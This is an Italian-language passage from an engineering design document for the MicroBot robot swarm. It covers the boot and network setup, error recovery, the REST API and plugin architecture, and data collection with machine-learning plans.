rete Wi-Fi. Il terzo strato è il canale ESP-NOW tra il controller e i bot nelle versioni più avanzate del sistema — versione 0.4 e successive — che utilizza il protocollo proprietario di Espressif per la comunicazione peer-to-peer a bassa latenza tra dispositivi ESP32 nella stessa rete, complementando il canale UDP per i comandi che richiedono la latenza più bassa possibile.

La sequenza di avvio del sistema segue un ordine prestabilito che garantisce che ogni componente trovi la propria dipendenza già operativa quando tenta di connettersi. Il primo componente da accendere è il controller centrale, che necessita di 3–5 secondi per completare il boot dell'ESP32-S3, inizializzare il filesystem SPIFFS con i file dell'interfaccia web e della configurazione, creare la rete SoftAP con i parametri configurati e avviare i servizi di rete — server UDP, server WebSocket, server HTTP. Il LED del controller completa la sequenza di avvio lampeggiando tre volte in verde per indicare che la rete SoftAP è attiva e il sistema è pronto ad accettare connessioni. Il secondo passo è l'accensione dei MicroBot, che si connettono automaticamente alla rete SoftAP del controller — il cui SSID e la cui password sono memorizzati nella configurazione persistente di ogni bot — completano la

sincronizzazione del clock con il controller e iniziano a trasmettere heartbeat. Il controller visualizza ogni nuova connessione nel log di sistema e aggiorna il contatore di bot connessi nel pannello di stato dell'interfaccia web. Il terzo passo è l'accensione del wristband, che completa la calibrazione dell'IMU attraverso la sequenza guidata di movimenti, stabilisce la connessione BLE con il controller e inizia la trasmissione dei dati di orientamento. Il quarto passo è l'accensione del visore VR — o l'apertura dell'interfaccia web su un dispositivo connesso alla rete SoftAP — che si connette al controller tramite WebSocket, riceve lo snapshot iniziale dello stato completo dello swarm e inizializza la scena Unity con la configurazione corrente. Il quinto e ultimo passo è l'autenticazione biometrica dell'utente, che sblocca l'invio dei comandi al controller e avvia la sessione operativa. L'intera sequenza di avvio richiede tipicamente 60–90 secondi dalla prima accensione allo stato completamente operativo, un tempo accettabile per un sistema di ricerca che non richiede avvii frequenti.

La configurazione della rete SoftAP è un aspetto che richiede attenzione per garantire le prestazioni ottimali della comunicazione wireless nelle condizioni operative tipiche di MicroBot. Il canale Wi-Fi utilizzato dalla rete SoftAP deve essere scelto in modo da minimizzare le interferenze con le reti Wi-Fi preesistenti nell'ambiente operativo: nel caso della banda 2.4 gigahertz — la banda primaria supportata dagli ESP32 — i canali non sovrapposti sono il canale 1, il canale 6 e il canale 11, e il controller seleziona automaticamente quello meno congestionato tramite una scansione dei canali disponibili durante la fase di boot. Il potere trasmissivo della rete SoftAP è impostato al valore minimo che garantisce la copertura dell'area operativa prevista — tipicamente un tavolo o una superficie di lavoro con dimensioni di 1×1 metro — riducendo le interferenze con le reti vicine e il consumo energetico del controller. La potenza trasmissiva di ogni bot è anch'essa configurabile e viene ridotta nelle sessioni in cui tutti i bot si trovano entro 1 metro dal controller, eliminando il consumo associato alla trasmissione a potenza massima in condizioni di prossimità.

Il modello di deployment include anche la gestione della persistenza della configurazione attraverso i riavvii del sistema. I parametri di configurazione del controller — SSID e password della rete SoftAP, lista dei bot autorizzati con i loro identificativi MAC e nomi assegnati, parametri operativi del sistema, configurazione del framework 4D/5D — sono memorizzati nella partizione SPIFFS del controller in formato JSON con schema versionato. Al boot il controller carica questi parametri dalla flash e li utilizza per la configurazione iniziale, garantendo che il sistema riprenda lo stato operativo precedente senza richiedere una nuova configurazione manuale dopo ogni riavvio. I parametri che variano dinamicamente durante l'operazione — come l'offset di sincronizzazione del clock di ogni bot, le statistiche di qualità della connessione e i log delle sessioni operative — sono memorizzati separatamente in una struttura di database leggera basata su file JSON con append incrementale, che permette la consultazione e l'analisi dei dati storici senza richiedere un database server esterno.

La gestione dei conflitti di configurazione — situazioni in cui la configurazione memorizzata nella flash del controller non è compatibile con la configurazione del firmware aggiornato — è gestita attraverso un meccanismo di migrazione della configurazione basato sul numero di versione dello schema. Ogni file di configurazione include un campo version che specifica la versione dello schema con cui è stato generato. Al boot il controller confronta la versione

dello schema del file di configurazione esistente con la versione dello schema supportata dal firmware corrente: se le versioni corrispondono il file viene caricato direttamente, se la versione del file è inferiore a quella supportata dal firmware viene eseguita automaticamente una migrazione che aggiunge i nuovi campi con i valori di default e rimuove i campi obsoleti producendo un file di configurazione compatibile con il nuovo schema. Se la versione del file è superiore a quella supportata dal firmware — situazione che si verifica in caso di rollback a una versione precedente del firmware — il controller genera un avviso nell'interfaccia web e offre all'utente la scelta tra il ripristino della configurazione di default o il caricamento di un backup della configurazione compatibile.

Il sistema di backup e ripristino della configurazione è accessibile dall'interfaccia web attraverso la tab di gestione del sistema. L'utente può creare manualmente un backup dell'intera configurazione del sistema — controller e tutti i bot connessi — in qualsiasi momento, producendo un file JSON compresso che include la configurazione di ogni componente con le proprie versioni di schema. Il backup viene scaricato sul dispositivo dell'utente e può essere ripristinato in qualsiasi momento futuro, permettendo di tornare rapidamente a una configurazione nota-buona dopo esperimenti con parametri non standard o dopo aggiornamenti del firmware che hanno introdotto comportamenti inattesi. Il sistema mantiene automaticamente un backup della configurazione prima di ogni aggiornamento OTA e prima di ogni modifica significativa ai parametri tramite l'interfaccia di configurazione, garantendo che esista sempre un punto di ripristino recente indipendentemente dalla disciplina dell'utente nel creare backup manuali. La funzionalità di confronto tra configurazioni — che evidenzia le differenze tra due file di configurazione selezionati — è uno strumento particolarmente utile per comprendere le cause di variazioni nel comportamento del sistema tra sessioni diverse, permettendo di identificare rapidamente se un comportamento osservato è dovuto a una modifica intenzionale della configurazione o a un aggiornamento del firmware che ha cambiato i valori di default dei parametri.

Il modello di deployment prevede infine un meccanismo di discovery automatico dei bot nella rete SoftAP che elimina la necessità di configurare manualmente l'indirizzo IP o l'identificativo di ogni bot nel controller. Quando un nuovo bot si connette alla rete SoftAP per la prima volta — un bot appena assemblato che non è ancora presente nel database del controller — invia un pacchetto di annuncio con il proprio indirizzo MAC, la versione del firmware e le proprie capacità hardware. Il controller riceve questo annuncio, verifica che il MAC non corrisponda a nessun bot già registrato, genera automaticamente un identificativo univoco per il nuovo bot — un nome generato combinando un aggettivo e un nome di animale da una lista predefinita per produrre identificativi mnemonici come BlueFox-7 o GreenOwl-3 — e registra il nuovo bot nel proprio database con i parametri di configurazione di default. Questo meccanismo di plug-and-play permette di aggiungere un nuovo bot alla flotta semplicemente accendendolo in prossimità del controller, senza operazioni di configurazione manuali, riducendo il tempo necessario per l'integrazione di nuovi moduli nella flotta operativa da decine di minuti a pochi secondi.

Punto 33 — Gestione degli errori, recovery automatico e resilienza del sistema

La resilienza di un sistema cyber-fisico distribuito non si misura dalla frequenza con cui le cose vanno bene ma dalla qualità con cui il sistema gestisce le situazioni in cui le cose vanno male. In un sistema come MicroBot, in cui componenti hardware fisici interagiscono

attraverso canali wireless con componenti software distribuiti su processori embedded con risorse limitate, le situazioni anomale non sono eccezioni rare da gestire con superficialità ma eventi ricorrenti che fanno parte del normale ciclo operativo del sistema: un bot che esaurisce la batteria durante una sessione, una connessione Wi-Fi che si interrompe per un'interferenza momentanea, un MOSFET che si scalda più del previsto per un'attivazione prolungata, un pacchetto UDP corrotto che porta il firmware a uno stato inconsistente. La differenza tra un sistema robusto e un sistema fragile non è nell'assenza di questi eventi — impossibile da garantire nella realtà fisica — ma nella capacità del sistema di rilevarli tempestivamente, rispondere in modo appropriato alle conseguenze immediate e ripristinare il funzionamento normale con il minimo intervento manuale possibile. La gestione degli errori in MicroBot è quindi un sistema progettuale a pieno titolo, con la stessa dignità e la stessa profondità dei componenti funzionali del sistema.

La tassonomia degli errori di MicroBot è organizzata in quattro classi che riflettono la natura e la gravità delle anomalie che il sistema può incontrare. La classe degli errori transitori comprende le anomalie che si risolvono spontaneamente senza intervento del sistema — un pacchetto UDP perso che viene compensato dal pacchetto successivo, un picco di corrente momentaneo che non supera le soglie di protezione, una breve interruzione della connessione Wi-Fi che si risolve con la riconnessione automatica. Per questi errori il sistema non esegue alcuna azione correttiva esplicita ma si limita a registrarli nel log con il livello di severità DEBUG, monitorando la loro frequenza per rilevare situazioni in cui errori transitori singolarmente innocui si manifestano con una frequenza sistematicamente elevata che può indicare un problema strutturale sottostante. La classe degli errori recuperabili comprende le anomalie che richiedono un'azione correttiva esplicita del sistema ma che non compromettono la sessione operativa corrente — un bot che perde la connessione Wi-Fi e si riconnette dopo 2–3 secondi, una coil che raggiunge la soglia di de-rating termico e viene ridotta automaticamente al duty cycle sicuro, un bot che non raggiunge la propria posizione target entro il timeout di convergenza per eccesso di attrito e deve essere riassegnato a una posizione target diversa. Per questi errori il sistema esegue la procedura di recovery appropriata, notifica l'utente attraverso l'interfaccia web e il visore, e registra l'evento nel log con il livello di severità WARNING. La classe degli errori degradanti comprende le anomalie che compromettono parzialmente le prestazioni del sistema ma non ne impediscono il funzionamento — la disconnessione permanente di uno o più bot dalla flotta, la perdita di funzionalità di una coil in un modulo, la riduzione delle prestazioni del canale Wi-Fi per interferenze persistenti. Per questi errori il sistema adatta il proprio comportamento alla capacità ridotta — ridimensionando i pattern alla flotta disponibile, compensando la coil difettosa attraverso una redistribuzione del carico sulle coil rimanenti — e notifica l'utente con il livello di severità ERROR. La classe degli errori critici comprende le anomalie che richiedono l'interruzione immediata della sessione operativa per garantire la sicurezza del sistema — surriscaldamento critico di un componente, tensione di batteria al di sotto della soglia di emergenza, comportamento del firmware incompatibile con il modello atteso rilevato dal watchdog. Per questi errori il sistema esegue la sequenza di shutdown sicuro e notifica l'utente con il livello di severità CRITICAL, richiedendo un intervento manuale esplicito prima che la sessione possa essere ripresa.

Il meccanismo di recovery dalla perdita di connessione Wi-Fi è il caso di recovery più frequente in MicroBot e il più importante da gestire correttamente perché una perdita di connessione non gestita può lasciare un bot con le coil attive in modalità di mantenimento

senza supervisione del controller, producendo un consumo energetico inutile e potenzialmente un surriscaldamento progressivo se la perdita di connessione persiste. Il firmware del bot implementa un meccanismo di riconnessione automatica con backoff esponenziale: al primo tentativo di riconnessione fallito il bot attende 500 millisecondi prima di ritentare, al secondo fallimento attende 1 secondo, al terzo 2 secondi, al quarto 4 secondi, fino a un intervallo massimo di 30 secondi tra tentativi. Il backoff esponenziale è fondamentale in scenari con molti bot che perdono simultaneamente la connessione — ad esempio a causa di un riavvio del controller — perché senza di esso tutti i bot tenterebbero di riconnettersi contemporaneamente producendo una tempesta di traffico che congestionerebbe il canale Wi-Fi e impedirebbe la riconnessione di tutti. Durante i tentativi di riconnessione il bot mantiene le coil al duty cycle di mantenimento ridotto per un massimo di 10 secondi — sufficiente a mantenere l'aggancio fisico durante una breve interruzione della connessione — trascorsi i quali disattiva completamente le coil e entra in modalità safe-disconnected in attesa della riconnessione. Il LED durante la fase di riconnessione lampeggia in arancione a frequenza crescente per segnalare visivamente il numero di tentativi di riconnessione falliti.

Il recovery dal guasto di un bot durante una transizione di pattern è uno degli scenari più complessi da gestire correttamente perché richiede che il sistema riconosca immediatamente la perdita del bot, rivaluti l'assegnazione delle posizioni target per i bot rimanenti e generi un nuovo piano di transizione che porti la flotta ridotta verso la migliore configurazione possibile del pattern desiderato. Il controller rileva il guasto del bot tramite il timeout di heartbeat — l'assenza di heartbeat per un intervallo superiore a 1500 millisecondi — e avvia immediatamente la procedura di recovery. La procedura valuta la fase corrente della transizione: se la transizione è già al 70% o oltre il completamento, il controller la porta a termine con i bot rimanenti, assegnando le posizioni target del bot mancante ai bot adiacenti tramite l'algoritmo di assegnazione incrementale che minimizza il riorientamento necessario rispetto alla configurazione parzialmente raggiunta. Se la transizione è ancora nelle fasi iniziali, il controller genera un piano di transizione completamente nuovo che esclude il bot mancante, ricalcola le posizioni target del pattern per il numero ridotto di bot e avvia la nuova transizione da zero. In entrambi i casi il controller notifica l'utente attraverso l'interfaccia web e il visore della disconnessione del bot, visualizza la posizione stimata dell'ultimo heartbeat ricevuto nella mappa dello swarm con un'icona di bot disconnesso, e suggerisce le azioni possibili — attendere la riconnessione automatica del bot, rimuovere manualmente il bot dalla configurazione fisica, o procedere con la flotta ridotta.

Il recovery dal surriscaldamento di un singolo bot è gestito attraverso un protocollo a tre stadi che bilancia la necessità di proteggere il componente con la necessità di mantenere la coerenza della struttura aggregata. Il primo stadio è il de-rating automatico delle coil, già descritto nel capitolo sul safety layer, che riduce il duty cycle in funzione della temperatura stimata senza interrompere il pattern corrente — una misura che nella maggior parte dei casi è sufficiente a fermare il surriscaldamento progressivo e a riportare la temperatura nella zona sicura entro 30–60 secondi. Il secondo stadio viene attivato se la temperatura continua a crescere nonostante il de-rating: il bot notifica il controller tramite un flag nell'heartbeat, il controller lo esclude temporaneamente dal piano di aggancio magnetico — il bot mantiene la propria posizione ma non esegue nuovi agganci — e aumenta l'intervallo di aggiornamento degli heartbeat del bot a 1 secondo per ridurre il carico computazionale e l'emissione radio che contribuiscono marginalmente al calore generato. Il terzo stadio viene attivato se la

temperatura supera la soglia critica nonostante le misure dei primi due stadi: il bot disattiva completamente le coil, si disaggancia dai bot vicini e rimane nella propria posizione senza interazioni magnetiche fino al termine del cooldown di 60 secondi, trascorso il quale riprende la normale partecipazione al pattern con un duty cycle massimo ridotto del 30% rispetto al valore nominale fino al termine della sessione operativa corrente.

Il meccanismo di recovery dal freeze del firmware — rilevato dal watchdog hardware che non viene resettato entro il timeout di 5 secondi — produce un riavvio completo dell'ESP32 che porta il bot dallo stato di freeze a uno stato inizializzato pulito in circa 3 secondi. Dopo il riavvio il bot esegue automaticamente la procedura di startup e si riconnette al controller tramite la procedura di riconnessione automatica. Il controller, che ha rilevato il timeout di heartbeat durante il periodo di freeze e il riavvio, accoglie la riconnessione del bot aggiornando la sua voce nella tabella di stato globale e includendolo nel piano di pattern corrente se il pattern è ancora attivo. Crucialmente, il riavvio per watchdog viene registrato nel log con un flag specifico che distingue il riavvio normale — per aggiornamento OTA o comando esplicito — dal riavvio di emergenza per watchdog, permettendo di identificare bot che subiscono freeze frequenti come candidati per l'analisi del firmware alla ricerca di loop bloccanti o memory corruption.

Il sistema di self-healing dello swarm è una capacità emergente che nasce dalla combinazione del recovery automatico dei singoli bot con la gestione adattiva del piano di pattern del controller. Quando più bot subiscono errori recuperabili contemporaneamente — un evento plausibile durante una tempesta di interferenze Wi-Fi o un calo di tensione dell'alimentazione nella stanza — il controller coordina le procedure di recovery individuali in modo da minimizzare la frammentazione temporanea della struttura collettiva, prioritizzando il recovery dei bot che fanno parte di sottostrutture aggregate fisicamente critiche — i bot centrali di un pattern circolare, i bot di giunzione tra due segmenti di una linea — rispetto ai bot periferici la cui assenza temporanea degrada il pattern in modo visivamente meno impattante. Questa prioritizzazione del recovery non richiede logica aggiuntiva esplicita nel controller ma emerge naturalmente dall'algoritmo di riassegnazione adattiva che, nel ricalcolare il piano di pattern per la flotta disponibile, produce configurazioni che mantengono la coerenza geometrica globale anche con sottoinsiemi significativi dei bot temporaneamente non disponibili. Il risultato è un sistema che non crolla in presenza di guasti parziali ma degrada gradualmente e in modo controllato verso configurazioni semplificate che mantengono la leggibilità del pattern inteso anche con una frazione significativa dei bot non disponibili — una proprietà che in letteratura viene chiamata graceful degradation e che distingue i sistemi di swarm robotics maturi dai prototipi che funzionano solo in condizioni ideali.

Punto 34 — Layer di astrazione software e architettura API del sistema

Il layer di astrazione software è il componente architetturale che separa la logica applicativa di alto livello — gli algoritmi di coordinamento dello swarm, la logica del framework 4D/5D, il motore di simulazione — dall'implementazione specifica dei componenti hardware sottostanti — il protocollo UDP con cui il controller comunica con i bot, il formato binario dei pacchetti di heartbeat, la struttura della rete SoftAP. Questa separazione non è una raffinatezza architettonica superflua ma una necessità pratica che diventa evidente nel momento in cui si vuole modificare un aspetto del sistema senza dover riscrivere tutto il

codice che dipende da quel componente: se il protocollo di comunicazione tra controller e bot cambia dalla versione 0.3 alla versione 0.4 — ad esempio introducendo la topologia gerarchica con subcontroller — il codice del motore di simulazione e del framework 4D/5D non dovrebbe richiedere alcuna modifica, perché lavora a un livello di astrazione superiore che non conosce i dettagli del protocollo di comunicazione. Senza un layer di astrazione ben definito questa separazione è impossibile da garantire e qualsiasi modifica strutturale al sistema si propaga in modo imprevedibile attraverso tutti i componenti del codice, producendo il fenomeno noto come software rot — la degradazione progressiva della qualità architetturale del codice dovuta all'accumulo di dipendenze non intenzionali tra componenti.

Il layer di astrazione di MicroBot è implementato come un insieme di interfacce — nel senso delle interfacce dei linguaggi di programmazione orientati agli oggetti, ovvero contratti che specificano quali operazioni un componente deve esporre senza specificare come le implementa — che definiscono i confini tra i diversi strati del sistema. L'interfaccia SwarmController è la più importante di queste astrazioni: definisce l'insieme di operazioni che il motore di simulazione e il framework 4D/5D possono richiedere allo strato di controllo hardware — `invia_comando_pattern`, `ottieni_stato_swarm`, `registra_gestore_eventi`, `attiva_emergenza` — senza specificare se queste operazioni vengono eseguite tramite pacchetti UDP verso un controller ESP32 fisico, tramite messaggi in memoria verso un simulatore JavaScript, o tramite chiamate a un'API REST verso un controller remoto. Il codice del motore di simulazione e del framework 4D/5D dipende esclusivamente dall'interfaccia SwarmController e può quindi essere eseguito senza modifiche contro qualsiasi implementazione concreta di questa interfaccia — una proprietà che è il fondamento della testabilità del sistema.

L'implementazione concreta dell'interfaccia SwarmController per il sistema fisico è la classe `ESP32SwarmController`, che traduce le operazioni dell'interfaccia in operazioni di rete concrete: la chiamata a `invia_comando_pattern` produce la serializzazione del comando nel formato binario del protocollo UDP, l'invio del pacchetto UDP al controller tramite socket di rete e la registrazione del comando nel log locale con il timestamp corrente.

L'implementazione per la simulazione è la classe `SimulatedSwarmController`, che traduce le operazioni dell'interfaccia in aggiornamenti delle strutture dati del motore di simulazione JavaScript senza alcuna comunicazione di rete. Queste due implementazioni sono intercambiabili dal punto di vista del motore di simulazione e del framework 4D/5D, che non possono distinguere se stanno controllando un sistema fisico reale o una simulazione puramente virtuale — una proprietà fondamentale per il testing e per lo sviluppo di nuove funzionalità senza accesso all'hardware fisico.

L'API pubblica del sistema MicroBot è l'insieme di endpoint e interfacce attraverso cui il sistema espone le proprie funzionalità a componenti esterni — applicazioni di terze parti, script di automazione, sistemi di analisi dati — che vogliono interagire con lo swarm senza conoscere i dettagli interni dell'architettura. L'API è implementata come una API REST esposta dal server web del controller tramite `ESPAsyncWebServer`, con endpoint organizzati in risorse logiche che rispecchiano i concetti principali del dominio di MicroBot. La risorsa `/api/swarm` espone le operazioni globali sullo swarm — `GET /api/swarm` per ottenere lo stato completo della flotta, `POST /api/swarm/pattern` per inviare un comando di pattern con i parametri specificati nel corpo della richiesta in formato JSON, `POST /api/swarm/emergency` per attivare il comando di emergenza globale. La risorsa `/api/bots` espone le operazioni sui

singoli bot — GET `/api/bots` per ottenere la lista di tutti i bot connessi con il loro stato, GET `/api/bots/{id}` per ottenere lo stato dettagliato di un bot specifico, POST `/api/bots/{id}/command` per inviare un comando direttamente a un singolo bot. La risorsa `/api/config` espone le operazioni di configurazione — GET `/api/config` per ottenere la configurazione corrente del sistema, PUT `/api/config` per aggiornare la configurazione con i valori specificati nel corpo della richiesta. La risorsa `/api/logs` espone l'accesso ai log del sistema — GET `/api/logs` per ottenere i log recenti con parametri di filtro per livello di severità, sorgente e intervallo temporale, GET `/api/logs/download` per scaricare il log completo della sessione corrente in formato CSV.

Il formato di scambio dati dell'API è JSON per tutte le richieste e le risposte, con uno schema documentato e versionato che include un campo `api_version` in ogni risposta per permettere ai client di verificare la compatibilità con la versione dell'API installata sul controller. La risposta standard di una richiesta GET `/api/swarm` produce un documento JSON con la seguente struttura: un campo `status` con il valore corrente dello stato globale del sistema, un campo `pattern` con il tipo e i parametri geometrici del pattern corrente, un campo `w_vector` con il valore corrente del vettore W del framework 4D/5D, e un campo `bots` che è un array di oggetti ciascuno dei quali descrive lo stato di un singolo bot con i campi `id`, `position`, `battery_voltage`, `temperature_estimated`, `coil_duty_cycle`, `magnet_state`, `firmware_version` e `last_heartbeat_timestamp`. Questo documento JSON viene prodotto dal controller serializzando la tabella di stato globale dello swarm nel formato richiesto, operazione che richiede tipicamente 5–10 millisecondi sull'ESP32-S3 per una flotta di 20 bot — un tempo accettabile per richieste HTTP che non richiedono la stessa latenza delle comunicazioni UDP di controllo.

Il sistema di notifiche push è il meccanismo attraverso cui il controller notifica i client dell'API degli eventi che si verificano nel sistema senza richiedere il polling continuo — una tecnica che con una frequenza di aggiornamento di 10 hertz e 10 client connessi produrrebbe 100 richieste HTTP al secondo sul server del controller, un carico incompatibile con le risorse dell'ESP32-S3. Le notifiche push sono implementate tramite WebSocket — la stessa connessione utilizzata dall'interfaccia web — attraverso cui il controller invia messaggi JSON ai client connessi ogni volta che si verificano eventi significativi nel sistema: connessione o disconnessione di un bot, transizione di pattern completata, attivazione del safety layer, modifica del valore di W , ricezione di un aggiornamento di posizione da tutti i bot. I client dell'API che necessitano di aggiornamenti in tempo reale si connettono al WebSocket del controller e registrano i tipi di eventi che vogliono ricevere tramite un messaggio di sottoscrizione, ricevendo notifiche solo per gli eventi di interesse senza generare traffico di polling inutile.

Il sistema di plugin è il meccanismo che permette di estendere le funzionalità del sistema MicroBot senza modificare il codice core — una capacità essenziale per un progetto di ricerca in cui nuovi esperimenti richiedono frequentemente l'aggiunta di nuovi comportamenti che non erano stati previsti nella progettazione originale. Il sistema di plugin è implementato come un insieme di hook — punti di estensione predefiniti nel ciclo di esecuzione del sistema dove codice esterno può essere iniettato per modificare o aumentare il comportamento standard. Gli hook principali disponibili sono: `pre_pattern_transition`, chiamato prima dell'inizio di ogni transizione di pattern con la configurazione corrente e quella target come parametri, che permette a un plugin di modificare il piano di transizione

prima della sua esecuzione; `post_heartbeat_received`, chiamato dopo la ricezione e la decodifica di ogni pacchetto di heartbeat con i dati del bot come parametro, che permette a un plugin di eseguire analisi personalizzate sui dati di telemetria; `w_vector_update`, chiamato ogni volta che il valore del vettore W del framework 4D/5D viene aggiornato, che permette a un plugin di implementare logiche di mappatura personalizzate tra segnali esterni e stato interno del sistema; `safety_layer_check`, chiamato a ogni iterazione del loop del safety layer, che permette a un plugin di aggiungere condizioni di sicurezza personalizzate alle verifiche standard del sistema. I plugin sono implementati come moduli JavaScript per l'ambiente di simulazione e come librerie C++ per il firmware del controller, con interfacce standardizzate che specificano i tipi dei parametri e i valori di ritorno attesi per ogni hook.

Il meccanismo di dependency injection è lo strumento che rende il sistema di plugin e il layer di astrazione concretamente utilizzabili nel codice del motore di simulazione e del controller. Invece di creare direttamente le istanze delle classi concrete — `ESP32SwarmController`, `UDPCommunicationModule`, `LocalStorageLogger` — il codice del motore di simulazione e del framework 4D/5D riceve le istanze delle proprie dipendenze attraverso il costruttore o tramite un container di dependency injection configurato all'avvio del sistema. Questa tecnica permette di configurare il sistema con implementazioni diverse delle stesse interfacce senza modificare il codice che le utilizza: in un ambiente di test si iniettano implementazioni mock che producono comportamenti controllati e verificabili, in un ambiente di produzione si iniettano le implementazioni reali che comunicano con l'hardware fisico, in un ambiente di sviluppo si iniettano implementazioni ibride che combinano componenti reali e simulati in funzione della disponibilità dell'hardware. Il container di dependency injection di MicroBot è implementato come un registro di factory functions — funzioni che producono istanze di componenti con le dipendenze appropriate — configurabile tramite file JSON che specifica quale implementazione concreta deve essere fornita per ogni interfaccia in ciascun ambiente di esecuzione.

La documentazione dell'API pubblica è generata automaticamente dal codice sorgente tramite commenti in formato JSDoc per i componenti JavaScript e Doxygen per i componenti C++ del firmware, producendo documentazione HTML interattiva con esempi di richiesta e risposta per ogni endpoint, descrizione dei parametri accettati e dei codici di errore restituiti. Questa documentazione è ospitata direttamente sul server web del controller all'endpoint `/api/docs`, accessibile da qualsiasi browser connesso alla rete SoftAP, eliminando la necessità di documentazione separata che può divergere dal comportamento effettivo del codice — un problema comune nei sistemi in rapida evoluzione in cui la documentazione manuale viene aggiornata meno frequentemente del codice che descrive.

Punto 35 — Pipeline di dati, analisi sperimentale e machine learning

La pipeline di dati di MicroBot è l'infrastruttura che trasforma le osservazioni grezze del sistema — i pacchetti di heartbeat con le metriche di ogni bot, i log del safety layer, i timestamp degli eventi di coordinamento, le traiettorie dei bot durante le transizioni di pattern — in conoscenza strutturata che può essere analizzata, visualizzata e utilizzata per migliorare il comportamento del sistema nelle sessioni successive. Senza questa infrastruttura, ogni sessione operativa produce dati che vengono consumati in tempo reale per il controllo del sistema e poi dispersi senza lasciare traccia permanente, rendendo impossibile l'analisi comparativa tra sessioni diverse, l'identificazione di tendenze nel

comportamento del sistema nel tempo e l'addestramento di modelli di apprendimento automatico che potrebbero migliorare le prestazioni del coordinamento collettivo. Con questa infrastruttura, ogni sessione operativa produce un contributo permanente alla base di conoscenza del sistema — un deposito di esperienza strutturata che cresce con ogni sessione e che abilita capacità di analisi e di apprendimento che non sarebbero possibili con i soli dati della sessione corrente.

La raccolta dei dati avviene in tempo reale durante ogni sessione operativa attraverso tre canali distinti che coprono diversi aspetti del comportamento del sistema. Il canale di telemetria raccoglie i dati di stato di ogni bot a ogni ricezione di heartbeat — tensione di batteria, temperatura stimata, duty cycle delle coil, stato degli agganci magnetici, qualità della connessione wireless, posizione stimata — e li memorizza in una struttura di time series organizzata per bot e per timestamp. Il canale degli eventi raccoglie gli eventi discreti del sistema — connessioni e disconnessioni dei bot, transizioni di pattern, attivazioni del safety layer, comandi dell'utente — con il timestamp preciso al millisecondo di ciascun evento e il contesto necessario per la sua interpretazione — il tipo di pattern richiesto, i parametri geometrici, il numero di bot disponibili al momento del comando. Il canale delle traiettorie raccoglie le posizioni stimate di tutti i bot a frequenza regolare — tipicamente a 5 hertz — durante le fasi di transizione tra pattern, producendo una rappresentazione cinematografica del comportamento collettivo dello swarm che può essere analizzata per calcolare le metriche di convergenza, precisione di posizionamento e qualità della traiettoria descritte nel capitolo sulla validazione sperimentale.

Il formato di memorizzazione dei dati è progettato per essere leggibile sia dall'interfaccia web del controller per la visualizzazione in tempo reale che dagli strumenti di analisi offline. I dati di telemetria sono memorizzati in formato CSV con colonne per timestamp, identificativo del bot e valore di ciascuna metrica — un formato compatibile con pandas di Python, con Excel e con qualsiasi tool di analisi dati generico senza preprocessing. I dati degli eventi sono memorizzati in formato JSON Lines — un file di testo in cui ogni riga è un documento JSON valido che descrive un singolo evento — che combina la struttura flessibile del JSON con la facilità di elaborazione riga per riga tipica dei file di testo. Le traiettorie sono memorizzate in formato NumPy .npz compresso per i file di grandi dimensioni prodotti da sessioni lunghe con molti bot, che riduce significativamente lo spazio di archiviazione rispetto al CSV a scapito della leggibilità diretta senza librerie Python. Tutti i file di dati di una sessione sono raggruppati in una cartella con nome generato dal timestamp di inizio sessione e da un identificativo descrittivo specificato dall'utente — ad esempio 20260313_143022_cerchio_8bot — e possono essere scaricati dall'interfaccia web come archivio compresso per l'analisi offline.

Il sistema di analisi offline è implementato come un insieme di notebook Jupyter che forniscono template riutilizzabili per i tipi di analisi più comuni. Il notebook di analisi delle prestazioni carica i dati di una o più sessioni, calcola automaticamente le metriche di convergenza, precisione di posizionamento e consumo energetico per ogni transizione di pattern registrata, e produce grafici comparativi che mostrano l'evoluzione delle prestazioni nel tempo — permettendo di verificare se le modifiche al firmware introdotte tra una sessione e l'altra hanno prodotto miglioramenti reali nelle metriche obiettivo. Il notebook di analisi delle traiettorie visualizza le traiettorie dei bot durante le transizioni di pattern come animazioni che possono essere riprodotte a velocità variabile, con sovrapposizione delle

forze calcolate dal modello matematico per ogni bot in ogni istante — uno strumento fondamentale per la comprensione intuitiva del comportamento emergente dello swarm e per l'identificazione delle fasi della transizione in cui il comportamento reale si discosta maggiormente dal comportamento modellato. Il notebook di analisi delle anomalie applica algoritmi di rilevamento delle anomalie — isolation forest, local outlier factor — ai dati di telemetria per identificare automaticamente i bot che si comportano in modo anomalo rispetto agli altri — consumano significativamente più energia, si surriscaldano più rapidamente, hanno una qualità di connessione sistematicamente inferiore — segnalando i candidati per l'ispezione fisica e la manutenzione preventiva prima che i problemi divengano critici durante una sessione operativa.

L'integrazione del machine learning nel sistema MicroBot è pianificata come una progressione graduale che introduce capacità di apprendimento senza comprometterne la prevedibilità e la sicurezza. Il primo livello di integrazione — previsto nella versione 0.4 — è l'apprendimento supervisionato per la classificazione delle gesture del wristband. Il dataset di training è generato automaticamente durante le sessioni operative registrando le sequenze di dati IMU del wristband insieme all'etichetta del gesto corrispondente — confermata dall'esito corretto del riconoscimento da parte dell'algoritmo a soglie correnti. Con un dataset di 1000–2000 esempi per tipo di gesture — raggiungibili in poche sessioni operative — è possibile addestrare un classificatore leggero come un Support Vector Machine o una rete neurale con due strati nascosti di piccole dimensioni, che può essere eseguito in tempo reale sull'ESP32-C3 del wristband grazie alla libreria TensorFlow Lite for Microcontrollers. Il classificatore addestrato sui dati reali dell'utente specifico produce tipicamente un tasso di riconoscimento superiore del 5–10% rispetto all'algoritmo a soglie universale, perché apprende le caratteristiche cinematiche specifiche dei gesti di quel particolare utente — la velocità di esecuzione, l'ampiezza del movimento, il profilo di accelerazione — invece di applicare soglie universali che non tengono conto delle variazioni individuali nello stile di esecuzione dei gesti.

Il secondo livello di integrazione — previsto nella versione 0.5 — è l'apprendimento per rinforzo per l'ottimizzazione dei parametri di coordinamento dello swarm. L'idea è di addestrare un agente di reinforcement learning che osserva lo stato globale dello swarm — posizioni dei bot, stato degli agganci, valore del vettore W , tipo di pattern corrente — e decide i valori ottimali dei parametri di coordinamento — duty cycle delle coil, soglie di aggancio, velocità di propagazione dell'onda — che massimizzano una funzione di ricompensa definita come combinazione della velocità di convergenza al pattern target, della stabilità degli agganci e del consumo energetico. L'addestramento dell'agente avviene inizialmente nella simulazione JavaScript — dove è possibile eseguire migliaia di episodi di training in pochi minuti — e il modello addestrato viene poi trasferito al firmware del controller per l'esecuzione in tempo reale sul sistema fisico. Il processo di transfer learning dalla simulazione alla realtà — noto in letteratura come sim-to-real transfer — introduce tipicamente una degradazione delle prestazioni dovuta alle differenze tra il modello simulato e la fisica reale, che viene compensata attraverso una fase di fine-tuning sul sistema fisico con un numero ridotto di episodi di esplorazione che adattano il modello 